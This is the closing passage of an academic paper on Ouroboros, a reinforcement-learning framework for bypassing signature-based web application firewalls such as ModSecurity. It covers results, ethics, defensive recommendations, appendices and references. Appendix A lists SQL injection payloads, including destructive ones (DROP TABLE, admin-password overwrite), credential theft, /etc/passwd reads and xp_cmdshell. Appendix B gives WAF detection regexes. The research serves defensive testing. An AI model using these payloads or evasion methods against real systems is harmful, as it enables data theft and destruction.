


Figure 12. The average reward of different algorithms in training: (a) Average reward of the DQN algorithm under ourboros framework and different baselines. (b) Average reward of the PPO algorithm under ourboros framework and different baselines.

Table 8 evaluates the performance of different algorithm variants against ModSecurity with Paranoia Level 1, using a total attack budget of 20. When an attack fails, the full budget of 20 is consumed. The results demonstrate that both the DQN and PPO algorithms with temporal components and FA2RNN achieve higher test success rates compared to their sparse-reward counterparts. These enhanced variants also consume lower average budgets than the sparse versions, indicating more efficient attack strategies. The complete Ouroboros integration achieves the highest test success rates with the lowest or competitive average budgets, demonstrating that the synergistic combination of temporal modeling and feature attention provides the most effective approach for evading the ModSecurity Level 1 WAF within constrained attack budgets.

Table 8. Comparison of test success rates and average budget consumption (out of 20) for different algorithms against ModSecurity Level 1.

Algorithm	Test Success Rate %	Average Budget
DQN-sparse	53.80	16.77
DQN-time	56.50	14.92
DQN-fa2rnn	58.95	14.21
DQN-Ouroboros	59.05	14.10
PPO-sparse	54.36	16.74
PPO-time	58.00	14.20
PPO-fa2rnn	57.90	15.37
PPO-Ouroboros	60.24	14.58

5. Ethical Considerations

This paper presents an automated security testing framework for signature-based WAFs, and we fully acknowledge the potential ethical and legal risks associated with offensive security tools. To ensure responsible research conduct, the framework is designed as a defensive security testing tool intended to assist security practitioners and organizations in evaluating the completeness and robustness of their WAF rules, enabling them to proactively identify rule vulnerabilities and patch flaws before exploitation, thereby enhancing overall security posture. The tool is strictly prohibited for unauthorized system testing or malicious attacks, and multiple safeguards against misuse have been incorporated, including target restriction to only operate in environments explicitly authorized by the user, such

as locally deployed WAF instances, without support for scanning arbitrary public targets. All experiments were conducted in isolated local environments where test traffic never reached real production systems. Regarding vulnerability disclosure, while the bypasses discovered in this study primarily exploited logical flaws in public rule sets or known evasion patterns—rather than zero-day vulnerabilities in specific vendor products—we support the spirit of responsible disclosure and commit to following industry-standard practices should future research identify unknown security defects in commercial WAF products, by contacting affected vendors first and allowing sufficient time for remediation before any public release of details.

6. Practical Implications

Based on the findings of this study, we offer the following practical implications for security practitioners. First, given the risk that signature-based WAFs can be reverse-engineered and bypassed, organizations are advised to deploy multi-layered detection mechanisms—for instance, combining signature-based WAFs with anomaly-based detection engines, semantic analysis models, or large language model-assisted threat identification modules—to increase the difficulty for attackers to circumvent all layers simultaneously. Second, to mitigate the threat of timing side-channel attacks, WAF vendors should consider introducing constant-time processing mechanisms or random delay perturbations in rule-matching engines, thereby reducing the possibility of attackers inferring internal rule structures through response time variations. Additionally, deploying runtime application self-protection (RASP) as an in-built defense at the application layer can provide defense-in-depth: even if the WAF is bypassed, RASP can still block malicious requests at the application level. Third, as this study demonstrates that automated testing can efficiently uncover rule vulnerabilities, security teams are encouraged to establish continuous security testing mechanisms, integrating automated testing tools into DevSecOps pipelines to regularly stress-test WAF rules and promptly patch identified vulnerabilities. Finally, to counter high-frequency probing by automated attack tools such as reinforcement learning agents, administrators should configure frequency threshold monitoring and dynamic blacklisting—automatically triggering alerts and temporarily blocking source IPs that exhibit anomalous request frequencies, thereby slowing down the attacker's exploration process. Through these multi-faceted, defense-in-depth measures, organizations can significantly enhance their resilience against automated bypass attacks.

7. Conclusion and Future Works

This paper presents an automated WAF testing framework combining enhanced genetic algorithms with deep reinforcement learning. The improved genetic algorithm generates regular expressions and maps them to equivalent recurrent neural networks under data scarcity, accurately replicating target WAF protection rules. By designing a composite reward mechanism incorporating confidence scores, execution latency, and blocking outcomes, the rl-based evasion model effectively mitigates sparse reward challenges in black-box scenarios.

Future works will address network latency noise affecting reinforcement learning training, where congestion-induced delays may erroneously reward ineffective actions. Prolonging character execution time to discover WAF bypasses increases training interaction time and risks triggering ReDoS vulnerabilities through catastrophic regex backtracking, causing CPU saturation and engine failures. We aim to develop automated validation systems, as current manual environment setup for mutated payloads requires deploying databases/backends per variant. The workload escalates exponentially when evaluating

bypass capabilities of numerous mutated payloads derived from originals, far exceeding initial dataset scales.

Author Contributions: Conceptualization, P.L., Y.W. and X.Z.; methodology, P.L., Y.W. and X.Z.; Formal analysis, P.L.; investigation, P.L. and Y.W.; resources, P.L., Y.W. and X.Z.; data curation, P.L., Y.W. and X.Z.; writing—original draft preparation, P.L. and Y.W.; writing—review and editing, P.L., Y.W. and W.X.; visualization, W.X.; supervision, Y.W. All authors have read and agreed to the published version of the manuscript.

Funding: This research received no external funding.

Data Availability Statement: The original contributions presented in this study are included in the article. Further inquiries can be directed to the corresponding author.

Conflicts of Interest: The authors declare no conflicts of interest.

Appendix A. MDD Dataset Details

The MDD dataset consists of 55 representative SQL injection payloads, categorized into five attack types. Each category contains 11 samples, as listed below.

Appendix A.1. Error-Based SQL Injection Samples

```
' OR 1=1/0 --
' AND extractvalue(1, concat(0x7e, (SELECT @@version))) --
' AND updatexml(1, concat(0x7e, (SELECT user()))), 1) --
' OR (SELECT 1 FROM (SELECT COUNT(*), concat((SELECT version()), floor(rand(0)*2))
  → x FROM information_schema.tables GROUP BY x) y) --
' AND gtid_subset(version(), 1) --
' OR exp(1000) --
' AND (SELECT * FROM (SELECT * FROM users) AS a JOIN (SELECT * FROM users) AS b) --
' OR 1=CAST((SELECT version()) AS INT) --
' AND (SELECT 1/0 FROM dual) --
' OR (SELECT 1 FROM information_schema.tables LIMIT 1 OFFSET 1000) --
' AND (SELECT column_name FROM information_schema.columns WHERE table_name='users'
  → LIMIT 1) --
```

Appendix A.2. Union-Based SQL Injection Samples

```
' UNION SELECT 1,2,3 --
' UNION SELECT NULL, NULL, NULL --
' UNION SELECT database(), user(), version() --
' UNION SELECT table_name, column_name, NULL FROM information_schema.columns --
' UNION SELECT username, password, email FROM users --
' UNION ALL SELECT 1,2,3 --
' UNION SELECT * FROM (SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT 3)c --
' UNION SELECT 1,2,3 FROM dual --
' UNION SELECT schema_name, NULL, NULL FROM information_schema.schemata --
' UNION SELECT load_file('/etc/passwd'), NULL, NULL --
' UNION SELECT NULL, NULL, @@version --
```

Appendix A.3. Stacked Queries SQL Injection Samples

```
'; DROP TABLE users --
'; DELETE FROM logs --
'; INSERT INTO admin (user, pass) VALUES ('attacker', 'password') --
'; UPDATE users SET password='hacked' WHERE username='admin' --
'; CREATE TABLE backup AS SELECT * FROM users --
```

```

'; TRUNCATE TABLE sessions --
'; ALTER TABLE users ADD COLUMN hacked BOOLEAN --
'; EXEC xp_cmdshell('dir') --
'; COMMIT; --
'; ROLLBACK; --
'; SELECT * FROM users; SELECT * FROM orders --

```

Appendix A.4. Time-Based Blind SQL Injection Samples

```

' AND SLEEP(5) --
' OR IF(1=1, SLEEP(5), 0) --
' AND (SELECT SLEEP(5) FROM dual) --
' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 AND SLEEP(5) --
' AND BENCHMARK(10000000, MD5('test')) --
' OR pg_sleep(5) --
' AND WAITFOR DELAY '00:00:05' --
' OR (SELECT 1 FROM users WHERE username='admin' AND SLEEP(5)) --
' AND (CASE WHEN (1=1) THEN SLEEP(5) ELSE 0 END) --
' OR (SELECT SLEEP(5) FROM users LIMIT 1) --
' AND (SELECT 1 FROM (SELECT SLEEP(5))a) --

```

Appendix A.5. Boolean-Based Blind SQL Injection Samples

```

' AND 1=1 --
' AND 1=2 --
' OR '1'='1' --
' OR '1'='2' --
' AND (SELECT SUBSTRING(version(),1,1)) = '5' --
' OR (SELECT COUNT(*) FROM users) > 0 --
' AND (SELECT username FROM users WHERE id=1) = 'admin' --
' OR (SELECT LENGTH(password) FROM users WHERE username='admin') = 10 --
' AND (SELECT ASCII(SUBSTRING(password,1,1)) FROM users WHERE username='admin') >
→ 50 --
' OR (EXISTS (SELECT * FROM information_schema.tables WHERE table_schema=database()
→ )) --
' AND (SELECT 1 FROM users WHERE username='admin' AND password LIKE 'a%') --

```

Appendix B. WAF Rules

Appendix B.1. Janusec SQL Injection Detection Rules

```

(?i)%\s+(and|or|procedure)\s+
(?i);\s*(declare|use|drop|create|exec)\s
(?i)(updatexml|extractvalue|ascii|ord|char|chr|count|concat|rand|floor|substr|
→ length|len|user|database|benchmark|analyse)\s?(
(?i)(case\s+when\s+[\w\p{L}]+=([\w\p{L}])+[\s+then\s+
(?i)\s+(and|or|procedure)\s+[\w\p{L}]+=([\w\p{L}])+(\s|$|--|#)
(?i)union[\s/*]+\select
(?i)/*(!|\x00)

```

Appendix B.2. Ngx_lua_waf SQL Injection Detection Rules

```

\.\./
\:\$
\$\{
(?:select.+(from|limit))
(?:union(.*)select))

```

```
(?:having|rongjitest)
(?:sleep\((\s*)(\d*)(\s*)\))
(?:benchmark\((.*)\,(.*)\))
(?:base64_decode\()
(?:from\W+information_schema\W)
(?:(?:current_)user|database|schema|connection_id)\s*\((
(?:etc\/\W*passwd)
(?:into(\s+)+(?:dump|out)file\s*)
(?:group\s+by.+()
(?:define|eval|file_get_contents|include|require|require_once|shell_exec|phpinfo|
    → system|passthru|preg_\w+|execute|echo|print|print_r|var_dump|(fp)open|alert|
    → showmodaldialog)\(
xwork\.MethodAccessor
```

References

- Appelt, D.; Nguyen, C.D.; Briand, L. Behind an Application Firewall, Are We Safe from SQL Injection Attacks? In *Proceedings of the 2015 IEEE 8th International Conference on Software Testing, Verification and Validation (ICST)*; IEEE: New York, NY, USA, 2015; pp. 1–10. [\[CrossRef\]](#)
- Lu, Y.; Yu, L.; Zhao, J.Z. Research Progress on Intelligent Mining Technology for Software Vulnerabilities. *Inf. Countermeas. Technol.* **2023**, *2*, 1–19. [\[CrossRef\]](#)
- Zou, Y.H.; Bai, J.J.; Zhou, J.; Tan, J.; Qin, C.; Hu, S.M. TCP-Fuzz: Detecting Memory and Semantic Bugs in TCP Stacks with Fuzzing. In *Proceedings of the 2021 USENIX Annual Technical Conference (USENIX ATC 21)*; USENIX Association: San Francisco, CA, USA, 2021; pp. 489–502.
- Wang, Q.; Chen, J.; Jiang, Z.; Guo, R.; Liu, X.; Zhang, C.; Duan, H. Break the Wall from Bottom: Automated Discovery of Protocol-Level Evasion Vulnerabilities in Web Application Firewalls. In *Proceedings of the 2024 IEEE Symposium on Security and Privacy (SP)*; IEEE: New York, NY, USA, 2024; pp. 185–202. [\[CrossRef\]](#)
- Zheng, L.; Li, X.; Wang, C.; Guo, R.; Duan, H.; Chen, J.; Zhang, C.; Shen, K. ReqsMiner: Automated Discovery of CDN Forwarding Request Inconsistencies and DoS Attacks with Grammar-based Fuzzing. In *Proceedings of the 31st Annual Network and Distributed System Security Symposium NDSS '24*, San Diego, CA, USA, 26 February–1 March 2024. [\[CrossRef\]](#)
- Appelt, D.; Nguyen, C.D.; Panichella, A.; Briand, L.C. A Machine-Learning-Driven Evolutionary Approach for Testing Web Application Firewalls. *IEEE Trans. Reliab.* **2018**, *67*, 733–757. [\[CrossRef\]](#)
- Yao, Y.; He, J.; Li, T.; Wang, Y.; Lan, X.; Li, Y. An Automatic XSS Attack Vector Generation Method Based on the Improved Dueling DDQN Algorithm. *IEEE Trans. Dependable Secur. Comput.* **2024**, *21*, 2852–2868. [\[CrossRef\]](#)
- Leung, D.; Tsai, O.; Hashemi, K.; Tayebi, B.; Tayebi, M.A. XploitSQL: Advancing Adversarial SQL Injection Attack Generation with Language Models and Reinforcement Learning. In *Proceedings of the 33rd ACM International Conference on Information and Knowledge Management*; ACM: New York, NY, USA, 2024; pp. 4653–4660. [\[CrossRef\]](#)
- Yan, H.; Li, X.; Zhang, W.; Wang, R.; Li, H.; Zhao, X.; Li, F.; Lin, X. Automatic Evasion of Machine Learning-Based Network Intrusion Detection Systems. *IEEE Trans. Dependable Secur. Comput.* **2024**, *21*, 153–167. [\[CrossRef\]](#)
- Issakhani, M.; Huang, M.; Tayebi, M.A.; Lashkari, A.H. An Evolutionary Algorithm for Adversarial SQL Injection Attack Generation. In *Proceedings of the 2023 IEEE International Conference on Intelligence and Security Informatics (ISI)*; IEEE: New York, NY, USA, 2023; pp. 1–6. [\[CrossRef\]](#)
- Amouei, M.; Rezvani, M.; Fateh, M. RAT: Reinforcement-Learning-Driven and Adaptive Testing for Vulnerability Discovery in Web Application Firewalls. *IEEE Trans. Dependable Secur. Comput.* **2022**, *19*, 3371–3386. [\[CrossRef\]](#)
- Valenza, A.; Demetrio, L.; Costa, G.; Lagorio, G. WAF-A-MoLE: An adversarial tool for assessing ML-based WAFs. *SoftwareX* **2020**, *11*, 100367. [\[CrossRef\]](#)
- Qu, Z.; Ling, X.; Wang, T.; Chen, X.; Ji, S.; Wu, C. AdvSQLi: Generating Adversarial SQL Injections Against Real-World WAF-as-a-Service. *IEEE Trans. Inf. Forensics Secur.* **2024**, *19*, 2623–2638. [\[CrossRef\]](#)
- Hemmati, M.; Hadavi, M.A. Using Deep Reinforcement Learning to Evade Web Application Firewalls. In *Proceedings of the 2021 18th International ISC Conference on Information Security and Cryptology (ISCISC)*; IEEE: New York, NY, USA, 2021.
- Chowdhary, A.; Jha, K.; Zhao, M. Generative Adversarial Network (GAN)-Based Autonomous Penetration Testing for Web Applications. *Sensors* **2023**, *23*, 8014. [\[CrossRef\]](#) [\[PubMed\]](#)
- Liang, H.; Li, X.; Xiao, D.; Liu, J.; Zhou, Y.; Wang, A.; Li, J. Generative Pre-Trained Transformer-Based Reinforcement Learning for Testing Web Application Firewalls. *IEEE Trans. Dependable Secur. Comput.* **2024**, *21*, 309–324. [\[CrossRef\]](#)
- Thompson, K. Programming Techniques: Regular expression search algorithm. *Commun. ACM* **1968**, *11*, 419–422. [\[CrossRef\]](#)

18. Rabin, M.O.; Scott, D. Finite Automata and Their Decision Problems. *IBM J. Res. Dev.* **1959**, *3*, 114–125. [[CrossRef](#)]
19. Hopcroft, J. AN $n \log n$ algorithm for minimizing states in a finite automaton. In *Theory of Machines and Computations*; Kohavi, Z., Paz, A., Eds.; Academic Press: Cambridge, MA, USA, 1971; pp. 189–196. [[CrossRef](#)]
20. Giles, C.; Omlin, C.; Thornber, K. Equivalence in Knowledge Representation: Automata, Recurrent Neural Networks, and Dynamical Fuzzy Systems. *Proc. IEEE* **2002**, *87*, 1623–1640. [[CrossRef](#)]
21. Michalenko, J.J.; Shah, A.; Verma, A.; Baraniuk, R.G.; Chaudhuri, S.; Patel, A.B. Representing Formal Languages: A Comparison Between Finite Automata and Recurrent Neural Networks. In *Proceedings of the 7th International Conference on Learning Representations, ICLR 2019, New Orleans, LA, USA, 6–9 May 2019*.
22. Jiang, C.; Zhao, Y.; Chu, S.; Shen, L.; Tu, K. Cold-Start and Interpretability: Turning Regular Expressions into Trainable Recurrent Neural Networks. In *Proceedings of the 2020 Conference on Empirical Methods in Natural Language Processing (EMNLP)*; Association for Computational Linguistics: Kerrville, TX, USA, 2020; pp. 3193–3207.
23. Cybenko, G. Approximation by superpositions of a sigmoidal function. *Math. Control Signals Syst.* **1989**, *2*, 303–314. [[CrossRef](#)]

Disclaimer/Publisher’s Note: The statements, opinions and data contained in all publications are solely those of the individual author(s) and contributor(s) and not of MDPI and/or the editor(s). MDPI and/or the editor(s) disclaim responsibility for any injury to people or property resulting from any ideas, methods, instructions or products referred to in the content.